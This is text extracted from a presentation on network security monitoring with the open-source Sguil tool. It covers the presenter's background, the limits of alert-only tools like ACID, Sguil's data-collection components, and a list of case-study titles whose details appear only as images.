
Network Security Monitoring with Sguil



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Overview

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- Case 2: MS-SQL grinding
- Case 3: MS-SQL version overflow attempt
- Case 4: Portscan
- Case 5: Admin-PHP access
- Case 6: SMB grinding
- Case 7: Port 20 to port 20
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Introduction: My Background


- Hired 1 March 2004 by ManTech Intl. Corp.
- Previously at Foundstone (02-04), Ball Aerospace & Technology Corp (01-02)
- Captain in US Air Force CERT (98-01), trained as intel officer (96-01)
- Author of <u>The Tao of Network Security</u>
 <u>Monitoring</u> (Addison-Wesley, 800+ pages, due late July 2004)
- Co-author of <u>Real Digital Forensics</u> (Addison-Wesley) with Keith Jones, Curtis Rose (early 2005)

Introduction: Network Security Monitoring


- NSM is the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions
- NSM != IDS
- Intrusion detection vendors are alert-focused and consider their job done when they activate the "red blinking light"
- NSM assumes prevention eventually fails and some intruders are smarter than you
- Prepare for the worst by collecting everything you can, technically and legally

The Competition: ACID, etc.


- ACID (acidlabs.sf.net) and the like are Webbased alert browsers
- They only query, display, and store Snort alerts
- Do not give enough information for an analyst to make a decision
- Predominantly consider the number of alerts as a proxy for their severity
- No capability for workflow, alert categorization, analyst responsibility, or information sharing



ACID's high count implies 'bad'




ACID's clunky query screen



ACID's questionable results




A packet -- so what?




NSM Requirements

- Need to investigate different sorts of events
 - Normal activity triggers alerts but is not harmful
 - Suspicious activity is unusual but probably not harmful
 - Malicious activity is definitely designed to harm targets
- Need supporting data to make decisions
 - Alert data provides a potential indicator of security incidents
 - Session data is a content neutral summary of transactions
 - Full content data captures packet-level details, including application contents
 - Statistical data summarizes traffic



Sguil (sguil.sf.net)

- Sguil is an open source interface for NSM
- Written by Bamm Visscher, mostly in Tcl/Tk (cross-platform, especially the client)
- Consists of components to collect NSM data:
 - Alert data: Snort and Barnyard
 - Session data: SANCP or Snort stream4 keepstats
 - Full content data: Second instance of Snort
 - Statistical data: Nothing formal (yet)
- Detailed install docs for FreeBSD available;
 Linux, other BSDs work




Case studies


- The following case studies show real data collected during the last few weeks
- Local sensor watches traffic to and from various network perimeters
- Data has been sanitized to remove identifying information























